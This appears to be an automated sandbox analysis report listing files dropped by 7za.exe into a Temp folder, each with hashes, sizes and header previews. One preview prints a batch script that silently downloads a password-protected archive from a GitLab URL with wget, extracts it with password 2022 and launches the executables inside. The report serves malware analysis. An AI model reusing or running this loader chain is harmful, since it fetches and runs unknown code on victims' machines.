SSDEEP:	24576:ycLgCOTC8FxtcVdwk8RbhIr0FQpB2yyS+QGFlz6Mu4wEbPuiC:tgK8F4VahQmClkW6JEbPub
MD5:	19FD647448B26325E0C1F68A9A3FA03C
SHA1:	58F7092EC4CD64E82B20819C442EF1936F3F09D3
SHA-256:	8BDDCDF33588DF8C54AD3A2823D60CEFF5F08E73A055B1B1A4F8878B713636E5
SHA-512:	E18DDFA05D36EB8020EF5C38A598EE40FA3F342345F33A6AB1D8724465437AE9DAD31AFDA6006359D0443E17CBBEFF13846BA5CC26311997C7F0335087254F6
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....,.IHM..HM..HM..>..IM..>..CM..HM..+M..>...M...$..IM..>..dM...$ ..IM..S.x.MM..>..IM..>..IM..>..IM..RichHM.....PE..d...0..._.....".....J.....`.....y.....x.....{..... .....@..@.....h.....text..... ..`.rdata.....@..@.data...@.....@....pdata..... . .....@..@.rsrc....{.....|.....@..@.reloc...1...@...2.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\7z.exe	
Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	475648
Entropy (8bit):	6.171106194022655
Encrypted:	false
SSDEEP:	6144:5sxgh2tusg0dS/ds1PkaMzfVNi3N3Dhak3qQw6/noQop71X9DwEdHtVzWh70+z82:SghWusg9/EPEz3cbC759VHtV3qqVQl
MD5:	EBC2E82461723839526B38B2CDE0EDD1
SHA1:	747722C4D3317CD2F4A963A37627C1D41DE51A6C
SHA-256:	A969163E3E72BB6B0CF77E2FD7D7EAD29FCFBC9D0D5C85FC5873DE937A3C9B6D
SHA-512:	642992F0287E6ACACD37484203D1202CF343840774965BC4E5640FB9B36AE2563E7CA426C931A51CF9D24C8417CFE81F79E420E0809256EE4D5D2EC446F810CE
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....2c..S...S...S....p..S....v..S...S...S....c..S...:...S....`..S.....S....q..S....u ..S..Rich.S.....PE..d...0..._.....".....p.....@.....`.....x.....Xb..... .....@.....text..... ..`.rdata..d.....@..@.data....,.....@....pdata..Xb.....d.....@..@.rsrc.....,..... .@..@.reloc.....4.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\DirectX.bat	
Process:	C:\Windows\SysWOW64\7za.exe
File Type:	DOS batch file, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1166
Entropy (8bit):	4.896041631619531
Encrypted:	false
SSDEEP:	24:Y5lX3ZmS5Vmho5VmQ83BVmM83TwVmPDW28QRn:YXX3B5yey3B63MRTgn
MD5:	CEEC1F5AC090FB6AC6CE4B6F6651A4E5
SHA1:	C3D381509821680EDCC77AA463C60BF96D1F2153
SHA-256:	53ED0E06691353BBE468BFAA839F73C53A75D891EB2AA6884C63403E13BBCD3F
SHA-512:	66A744957E2AC9966170206E211F92B2503232F9BCDF9E4052D5B4C370ADD94C348EA401823B2050C802B50D128CB8DCBECBA46F6C75F2257D9C36FE67BB112
Malicious:	false
Reputation:	low

Preview:	@echo off..echo: & >nul timeout /t 60 /nobreak..start /wait /min %AppData%\DirectX\wget.exe -q --no-check-certificate "https://gitlab.com/michal63roberts63/soft/-/raw/main/DirectXbin.rar" -P %AppData%\DirectX..echo: & >nul timeout /t 5 /nobreak..start /wait /min %AppData%\DirectX\7z.exe x -y %AppData%\DirectX\DirectXbin.rar -p2022 -o%AppData%\DirectX..echo: & >nul timeout /t 4 /nobreak..start /wait /min %AppData%\DirectX\7z.exe x -y %AppData%\DirectX\DirectX.rar -p2022 -o%AppData%\DirectX..echo: & >nul timeout /t 4 /nobreak..start /min %AppData%\DirectX\DirectX.exe..echo: & >nul timeout /t 9 /nobreak..start /wait /min %AppData%\DirectX\7z.exe x -y %AppData%\DirectX\DirectX32.rar -p2022 -o%AppData%\DirectX..echo: & >nul timeout /t 5 /nobreak..start /min %AppData%\DirectX\DirectX32.exe..echo: & >nul timeout /t 9 /nobreak..start /wait /min %AppData%\DirectX\7z.exe x -y %AppData%\DirectX\DirectX64.rar -p2022 -o%AppData%\DirectX..echo: & >nul timeout /t 5 /nobreak..start /min %AppDa

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\WinRAR.exe

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2230488
Entropy (8bit):	6.949430593758372
Encrypted:	false
SSDEEP:	49152:2oJAPtSHWxwJWzkDVkwg5NYUzNjteyUHBdH3y005:2ZAHWSxkfNNte9BpCN
MD5:	F59F4F7BEA12DD7C8D44F0A717C21C8E
SHA1:	17629CCB3BD555B72A4432876145707613100B3E
SHA-256:	F150B01C1CBC540C880DC00D812BCCA1A8ABE1166233227D621408F3E75B57D4
SHA-512:	44811F9A5F2917CCD56A7F894157FA305B749CA04903EEAECA493864742E459E0CE640C01C804C266283CE8C3E147C8E6B6CFD6C5CB717E2A374E92C32A63B2C
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....F@.n(..n(..n(.d....n(.d...Dn(.d....n(.N....n(..0+..n(..0-..n(..0,..n(.....n(.....n(...n)..o(.G0-.Gn(.B0...n(.G0*..n(.Rich.n(.....PE..L...S..\.....x.....a.....@....@.....+.....O"...@.....,.....,..... ..P.....!..4....+.0...0;..T.....;.....;..@.....@.. .....text....-..... ..`.rdata.....@.....2.....@..@.data...$.....F.....@....gfids.....@..@.tls.....@....rsrc...P.... .....@..@.reloc..0.....+..... .....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\setup64.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	5.264008326023519
Encrypted:	false
SSDEEP:	96:e+AxPNuB+AHpcuXAqVA709t+AU0ps+570pX6r:eDZNuBDH+uXAqe709tDU0yK70gr
MD5:	15153B92ED05A364F05C12401AFA816C
SHA1:	E357F2EFFFFF14F6F424ABC637FE71D6F41D8D7E
SHA-256:	F759F15B8F7C96EEE41BF4972E45CF48EAA3C2B7B029FB2282DA29EA9718A90D
SHA-512:	AB63C440FDD9F8EB29C3FDECA9A85AD018F5A70290160C414C81642D70BEBF40C5D225875811BFB5A8B3CB7631B22E1CFBE4A712DBE1516AC3F4BDE2F7EE3A9F
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 2%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<..R...R...R.....R...P...R.Rich..R.....PE..L....B.^.....!.....0.....@..... ..`.....8.....rdata.....@..@.rsrc...`.... .....@..@.....B.^.....@...8...8.....B.^.....GCTL....8....rdata..8...T....rdata$zzzdbg.... .....rsrc$01.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\setup64.exe

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	373344
Entropy (8bit):	6.333392087338908
Encrypted:	false
SSDEEP:	6144:+pS9kEFKbITUvR8cy8dzQ7Lcf3Si96sfO+2RZrTql9unNrkYql6wrEJWPYg:+p8KLBzQ7Lcf3SiQs2FTTql9unNrkv75
MD5:	E5C00B0BC45281666AFD14EEF04252B2
SHA1:	3B6EECF8250E88169976A5F866D15C60EE66B758
SHA-256:	542E2EBBDED3EF0C43551FB56CE44D4DBB36A507C2A801C0815C79D9F5E0F903

SHA-512:	2BACD4E1C584565DFD5E06E492B0122860BFC3B0CC1543E6BADED490535309834E0D5BB760F65DBFB19A9BB0BEDDB27A216C605BBED828810A480C8CD1FBA387
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....J...$..$..$...'..$...!.:.$.>E...$.X. ..$.X.'..$.X.!..$... ..$...%..$..%.e.$...-..$.....$...&..$.Rich..$.....PE..L...'.Gb.....t.....@.....@.....\.....`&.....,..8\..8.....(]..... p\..@.....text...ns.....t..... ..`.rdata..X.....x.....@..@.data...T3.....@....rsrc...\.....@..@.reloc...,.....^ .....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\setup64.exe.manifest

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	exported SGML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1153
Entropy (8bit):	5.91838239742257
Encrypted:	false
SSDEEP:	24:OKdAlBAiEHlA/nZakkbH50VF4/PtJyr7ycFSRVUsJuZ6:OKdiBvKmndkb0F494haUsJu8
MD5:	4526C40DCAE0FDC61336987C860F92B0
SHA1:	76A8705C35FA5BFFEDE5DB3D13D68EC74A043D46
SHA-256:	CD876C04E8D610C576448ACBE03A89358D36B3F7B4F8131D1272F97D00243381
SHA-512:	9474EDE599B1C59369E3E7F7E3CCFCC8E3D9AA1432ADA0E6CD7EB4DC7024FFCDA074611EE5C2F200AFDE61B3B3FDE5191D30EF38F949B7BF3C1A187B750ABFD9
Malicious:	false
Reputation:	low
Preview:	<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">..<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">..<security>..<requestedPrivileges>..<requestedExecutionLevel level="asInvoker" uiAccess="false"></requestedExecutionLevel>..</requestedPrivileges>..</security>..</trustInfo>..</assembly>..BEGIN_VBSEDIT_DATA..PHJvb3Q+DQo8dGltZW91dD4wPC90aW1lb3V0Pg0KPHNjcmlwdG5hbWU+c2V0dXA2..NC52YnM8L3NjcmlwdG5hbWU+DQo8YXBwbmFtZT5TZXR1cDY0PC9hcHBuYW1lPg0K..PHNjcmlwdC8+DQo8bmVlZERMTD50cnVlPC9uZWVkREMPg0KPHBpZD5FUzczYnZ2..c3VudmQ2YmdMMEJKMG5pSU9VbFJRc1FWQVZkYkNHZ3owUXloOFVCVFBiUkR2NFM1..Q1FqcWhGSUsyPC9waWQ+DQo8ZXZhbHVhdGlvbj4wMjhlMjZhZGUzNWRmYjMxMTFh..MzE5MjdlYWEwNzRjY2E5NmFlYjZlOTNhODU5NDQwNTI5YmQ5ODE5MGM1MDUzNDE0..MzliYzViOWE1YjQyZWJiZmUxM2YxMjJmNjFkNjYxY2E4MzQyYmMxYjZmY2M0MTBk..OTc4YmUzMjNhNDAwMzEyNDM0ZDVkYzhmNmM1NTlkMzlhOWExNjkxYzZiYjE3NjJh..YzY3ZjU0MDUwNDU4ZGViNGRkYWEwMTc3Zjk0MWRmODc5YzRiODI3MWU1ZWJiNmIx..M2E5NzgyYTFmNDI1ZTIxNTU2NTU0NTJkNDM1ZmVhYTQ0YzcyOTc4MmY1ZmE2OGRj..

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\wget.exe

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5128016
Entropy (8bit):	6.457617607357032
Encrypted:	false
SSDEEP:	98304:bHObnQdOb3OWEqNHeHq6PdOnS8SOGdVilQeHPpXF0aGOVxuGqYE6hpAl/70pzd+Z:bHInQ5WE2HeHq61OJSOGdVilQeHPpXFA
MD5:	8C04808E4BA12CB793CF661FBBF6C2A0
SHA1:	BDFDB50C5F251628C332042F85E8DD8CF5F650E3
SHA-256:	A7B656FB7A45F8980784B90B40F4A14D035B9DC15616465A341043736EC53272
SHA-512:	9619F96C3180EF3D738ECC1F5DF7508C3FF8904021065665C8388A484648E135105E1C1585DE1577C8B158F9B5BC241E3FF7F92665E9553E846E1B750DDEA20F
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....M.....#.`4...M.....p4...@..... O.....N..... .....N.X*.....H.N..'.....E.....N.8.....text....V4.....`4.....`..`.data.....p4.....p4..... ..@.`..rdata...Q....5..R....5.....@.p@/4.....tG...pF..H...`F.....@.0@.bss.....M.....`..idata..X*....N.,....M.....@.0..CRT....4.....N.....M.....@.0..tls .....O.....M.....@.0./14.....O.....M.....@.0B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\GFSDK_ShadowLib.win64.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	3954688
Entropy (8bit):	3.564574141005755
Encrypted:	false
SSDEEP:	24576:Gg4mEzEzlXel6Kqn9DSuGOMAYd1EmH07YV1GmP0jYX1JmX0UY/1ImD0A:G

MD5:	F2C348C5AAFF0C420F4DCE3ABC1BBAD6
SHA1:	873F96BF5F180D786445AB2A129140905D5066B8
SHA-256:	0523A77867D37AC0FD0A9CCC5E6D11882E743ED6D52558F6BB63D5889B7F4AE1
SHA-512:	857A08F0D22B1A3CC9517D632D151BBDD703EC6DD541C84190F305A43F4F81770860AD4C9CC2BAAF149740EAC8D8579DBB2EE7C0E63A0403D061ADB0AE0B066
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....N.:./ni./ni./ni..i./ni..i./ni.W.i./ni.}.i./ni./oi./ni..i./ni..i./ni..i./niRich./ni.....PE..d.....LU....." .....x....:.....<.....&=...@.....@.;.z....;.<.....<.....`<.....<. .....`.....text...2w.....x..... ..`.rdata...w:.....x:..|.....@..@.data....O....<..,....;.....@....pdata.....`<..... <.....@..@text.....<.....4<.....@.. .rsrc.....<.....<<.....@..@.reloc..H.....<.....><.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\GPUPerfAPIDX11-x64.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	8660480
Entropy (8bit):	3.7338758322023953
Encrypted:	false
SSDEEP:	49152:pkWIBfZEnFqR+hBZBNnyJG7XlTT3jtDvN:V+/7XMvN
MD5:	121044FE4AE47114DFCCD15E399DF399
SHA1:	FFF4527981D873E558FD09BD493E97A308D179A4
SHA-256:	112A793D76A840A4BF0E5EA71C9A938A78E67B1514E5BFE856627913B622F156
SHA-512:	A6E114BA6DFF10DA16B3AE8F3A2F4E065D4CAA0DC63D6BE4E292CFE9BEED175E51B82A7B4C2BD413AA9621D341E4CEAE28E414FA5C7D4AD8D162400D8C943BA4
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!..jr..jr..jr...r..jr...r..jr...r..jr...r..jr..kr.jr...r..jr...r..jr...r..jr...r..jrRich..jr.....PE..d.....T....." .....n...pr.....@.....p.....(...d....0|.p.....{.87.....@|.....text....m.....n..... ..`.rdata...4.....6...r.....@..@.data..../.....te.....@....pdata..87....{..8....{.....@..@.rsrc...p....0|.....T{.....@..@.reloc.....@|.....X{.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	39936
Entropy (8bit):	5.682659983466061
Encrypted:	false
SSDEEP:	768:QQZRtQ/KBET2tQ2vUQGvoYKFLvZuAQMgei3PPBhZnaiPUIZOlu/VesxIL7r:QQZRtRCeQaUKFLvY/hOlQhr
MD5:	30260BE3F0EF942E7616935471CA5374
SHA1:	437361676F0228459E770C578A00D823F05D9B41
SHA-256:	9C8B8400D0F875AC4AD1D60085C89E4827FA07B5C835818B49CBDA9F749DAE5E
SHA-512:	201D9A7438441DBD7DB52596C591A652D6D0000F2382C5DB6E22B02FBFE59C3BDB2A162D4A268972F51650DF2314C010E00B62292AF3102D89B992FAC9F14B3
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....\B.H=,.H=,.H=,.AE..J=,.'K..J=,..s..I=,.'K..I=,.'K..A=,.'K..L=,.S...K=,.H=-..=,.S...K=,.S...I=,.S...I=,.S...I=,.RichH=,.....PE..d.....X....." .....8...`.....=.....T=....@.....p.....o..P.....t.....(....T.....P.....text....7.....8..... ..`.rdata...K...P...L...<.....@..@.data.....@....pdata..t.....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_AVI_4.5.16_vs10.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	25600
Entropy (8bit):	5.5767989133204425

Encrypted:	false
SSDEEP:	384:PhoUaIUSI1PJQKmJDQk8GKjEXVa33SuQvvpCSWYyAIFDOlk6SX:Jha/SIpJQKwQ/jqVi0kSWPFDOli
MD5:	9A0FCD773CFB952A7A76CB56081C7242
SHA1:	2014B923467FA0D8756E40E272ADE88C2E47FFD3
SHA-256:	9D044A088E9808016538E11951BF15C7B6ADCA27A00BC47C4298890B4E5D2A22
SHA-512:	A83D66A48A2195C8A55CA2B2FE8FC08B5029EC57D4001C0AB395D4C8ED8DE8475960F1F5D9E6712DC005C65DC671BC4A38F575D914E90F38E52D804B37D850 2
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....s...s...s.....s.....s.O....s.....s.....s.....s..U....s...r...s..U. ...s..U....s..U....s..U....s.Rich..s.....PE..d...}..X....." .....,...4.....1.....T....@.....^.....Q..P.....l..... .L...`B.....@..0.....text....*.....,..... ..`.rdata...$...@...&...0.....@..@.data...X....p.....V.....@....pdata..l.....X... .....@..@.rsrc.....\.....@..@.reloc.....b.....@..B. .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_SystemScheme1_4.5.16_vs10.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	38400
Entropy (8bit):	5.648390778463724
Encrypted:	false
SSDEEP:	768:wQ7Yd2EYIyBhlY62vIwIwOh4qqrh3VOluGtyZd:wQ8dPj62vIw9OoOlPyZ
MD5:	AA1E3C50A0976CC3297B1DC1C229E0FB
SHA1:	55F475AB89235AF8D589364F4E4A03A0FDB5C072
SHA-256:	C81194DDDA474B3B6A9375680461BD4A88854C92F17C3DF884728111D785ECED
SHA-512:	E1D34BBC6168C8BBAC9BE264DFCBFFA192C0E78A0C0618D06C009035415A3BB1DF110FFE00E1CF94704827FA5265FE227CA11EFFDA67795DC4180389492E38 A1
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....X....k...k...k.....k.s.....k.....k.s.....k.s.....k.s.....k..T....k...j.j.k..T ....k..T....k..T....k..T....k.Rich..k.....PE..d.....X....." .....8...Z.....;.....\....@.....,p..P.....h.....S..... .....P.....text....7.....8..... ..`.rdata...E...P...F...<.....@..@.data...p.....@....pdata..h.....@..@ .rsrc.....@..@.reloc..T.....@..B. .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_Modules_DataIO_1.4.22_vs10.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	24064
Entropy (8bit):	5.512273805936711
Encrypted:	false
SSDEEP:	384:Y73igMBoAXxOpiXtdbLLpqtHjybiVoOlk6xvIRH:YOxOpmLEjybi6Ol5lB
MD5:	FEE62389D41DE857A366517B42CB6F29
SHA1:	635B97CBA8CFF5377A08607DFCCFD590075D1B2E
SHA-256:	32656A3F9248BA7520205F291E389FFC9920342C813865C7FA60CEF2389613E2
SHA-512:	4E55BA7C0399DD480256D958E554D6E8609D54FA8E5B71749272B537CC45C68E9E31D124F142CFF5A33F05EFFB78092F334D41D87390FDD277C3C5F72F86F3B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vr.....kf.....}ei.....]m.....}ek.....}e_.....}e^.....i.....Z.....n. .....h.....Rich.....PE..d....E.X....." ....&...4.....,.....!....@.....\..b...4R..P.....d....B..... .....@.....text....%.....&..... ..`.rdata..r&...@...(...*.....@..@.data...H....p.....R.....@....pdata.....V.....@..@ .rsrc.....Z.....@..@.reloc.....\.....@..B. .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\adbeape.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped

Size (bytes):	40064
Entropy (8bit):	6.274421390655552
Encrypted:	false
SSDEEP:	768:6oHeyyllSkorBjtgStOHOHK/r2SQ4OpGgrOcQZfpG3whp/:6UeySlSH7dKvQ4OpGgrOcQBpGghR
MD5:	515F64A6C82173F6AE51F73713C93E63
SHA1:	CBE3210332B57E8BCE0DD808747754E4D3EFB5BA
SHA-256:	1DA18EBC37EFC84313168B3050363E19AF2463EB28AE270349B4A379583E7B23
SHA-512:	6B854C1B343F8E9D92658FC59083911F9D86DFFB437DFB15789930E93FF745C04D343B6411C9F279AD2F696BFF1AC29A013C463E2B656C5B6A8ACAC9008C1BCB
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PO....h...h...h..V....h.a....h..V....h..V....h.3.....h...i.^.h..V....h..V....h..|. ...h..V....h.Rich..h.....PE..d...B..Q..... " .....>...>.....E.....@.....Pt.....Tm..d.....D.....(.....D....Q..... .....P.....text....=.....>..... ..`.rdata...+...P...,...B.....@..@.data...0.....n.....@....pdata..(.....p.....@.. @.rsrc...D.....v.....@..@.reloc.....~.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\boost_system.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	34944
Entropy (8bit):	5.892574430686721
Encrypted:	false
SSDEEP:	384:Zj17tArbZZb8GoVlPuWawUCfoBSrVgwSoRRi6wwJg2jFoRKSwsjtiGX65JNNzFwf:ZErHoVlPdrVgwrRi6wkljFMfpk3wh5
MD5:	E34FE9F692579294041A185F3C1C0A82
SHA1:	38D9DFC8FE524D44083EB07B3C0FFCB900E598C4
SHA-256:	A16ADF54B70D59F9A9B1BCEE3C296E2588B8FF757F8A68A0747736C163F0EF61
SHA-512:	428A1F99C6DB7F7C4E5C45A606B7241891BFE5A4E2D90D2DA6740CA757873ACA7A98B940D54E4AC90054CB3B85B4997A19A0EA88D7465454298A820584CD310
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g...#...#...#...*.*.'.....!.....2.....(.....'....[r. ...#.....!.....".....F. "...#..".....".....Rich#.....PE..d.....X..... " ....4...`.....2.....@..... .....`d.....$e..x.....I.....|....U..T..... .....V..(...pU.....P.....text....3.....4..... ..`.rdata.....P.....8.....@..@.data...h....p.....V.....@....pdata.....Z.....@..@.tls..... .....`.....@....gfids..<.....b.....@..@.rsrc.....d.....@..@.reloc..|.....j.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\d3dcompiler_47.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3696072
Entropy (8bit):	6.574865903829714
Encrypted:	false
SSDEEP:	49152:nqr33AJsOB8SLXld6mEjWEmNZMKRMbDhQc6555Rqp28ITdGS90tQhveWja37PLE3:nyUa6PcMbWD86dGZR
MD5:	6BC4ADA9A7CAB72F49C564E6C86B4C3E
SHA1:	F0FBA01542A0FBE585106F7EFD884DF65E8C89DC
SHA-256:	7D0D1290382EA0E44A3178446A0C202696237E27DBB5F8F0827691092B8F2228
SHA-512:	D7EC39514C104B40A42CD3CA956BA84F5A78F237A39F40D85BA54983145BCE2DFBC7EC5E0CBC1BF8AB64D1D370371A7CBA5E30202D2C1F37782DB32486ED76E
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....a..V...V...V...[..o...[..W....h..T..._xi.Y...V.....h..X....h..J....h..X....h.. W....h.....h..U....h..W....h..W...RichV.....PE..L....=.f.....!.....5.....*.....6.....9.....8...@A.....5.u...X.6.....7.@.....D8..!... 7.p... ...T.....I.....@.....6.T.....text...%.5.....5..... ..`.data.....6..d....5.....@....idata.....6.....N6.....@..@.rsrc...@.....7.....d6..... ....@..@.reloc..p.... 7.....j6.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll

Process:	C:\Windows\SysWOW64\7za.exe

File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	39936
Entropy (8bit):	5.682659983466061
Encrypted:	false
SSDEEP:	768:QQZRtQ/KBET2tQ2vUQGvoYKFLvZuAQMgei3PPBhZnaiPUIZOlu/VesxlL7r:QQZRtRCeQaUKFLvY/hOlQhr
MD5:	30260BE3F0EF942E7616935471CA5374
SHA1:	437361676F0228459E770C578A00D823F05D9B41
SHA-256:	9C8B8400D0F875AC4AD1D60085C89E4827FA07B5C835818B49CBDA9F749DAE5E
SHA-512:	201D9A7438441DBD7DB52596C591A652D6D0000F2382C5DB6E22B02FBFE59C3BDB2A162D4A268972F51650DF2314C010E00B62292AF3102D89B992FAC9F14B3
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....\B.H=,.H=,.H=,.AE..J=,.'K..J=,..s..l=,.'K..l=,.'K..A=,.'K..L=,.S...K=,.H=-..=,.S...K=,.S...l=,.S...l=,.S...l=,.RichH=,.....PE..d.....X....." ....8...`.....=.....T=....@.....p.....o..P.....t..(....T.....P.....text....7.....8..... ..`.rdata...K...P...L...<.....@..@.data.....@....pdata..t.....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_AVI_4.5.16_vs10.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	25600
Entropy (8bit):	5.5767989133204425
Encrypted:	false
SSDEEP:	384:PhoUaIUSI1PJQKmJDQk8GKjEXVa33SuQvvpCSWYyAIFDOlk6SX:Jha/SIpJQKwQ/jqVi0kSWPFDOli
MD5:	9A0FCD773CFB952A7A76CB56081C7242
SHA1:	2014B923467FA0D8756E40E272ADE88C2E47FFD3
SHA-256:	9D044A088E9808016538E11951BF15C7B6ADCA27A00BC47C4298890B4E5D2A22
SHA-512:	A83D66A48A2195C8A55CA2B2FE8FC08B5029EC57D4001C0AB395D4C8ED8DE8475960F1F5D9E6712DC005C65DC671BC4A38F575D914E90F38E52D804B37D850 2
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....s...s...s.....s.....s.O....s.....s.....s.....s..U....s...r...s..U. ...s..U....s..U....s..U....s.Rich..s.....PE..d...}..X....." ....,...4.....1.....T....@.....^.....Q..P.....l..... .L...`B.....@..0.....text....*.....,..... ..`.rdata...$...@...&...0.....@..@.data...X....p.....V.....@....pdata..l.....X... .....@..@.rsrc.....\.....@..@.reloc.....b.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_SystemScheme1_4.5.16_vs10.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	38400
Entropy (8bit):	5.648390778463724
Encrypted:	false
SSDEEP:	768:wQ7Yd2EYlyBhlY62vIwIwOh4qqrh3VOluGtyZd:wQ8dPj62vIw9OoOlPyZ
MD5:	AA1E3C50A0976CC3297B1DC1C229E0FB
SHA1:	55F475AB89235AF8D589364F4E4A03A0FDB5C072
SHA-256:	C81194DDDA474B3B6A9375680461BD4A88854C92F17C3DF884728111D785ECED
SHA-512:	E1D34BBC6168C8BBAC9BE264DFCBFFA192C0E78A0C0618D06C009035415A3BB1DF110FFE00E1CF94704827FA5265FE227CA11EFFDA67795DC4180389492E38 A1
Malicious:	false
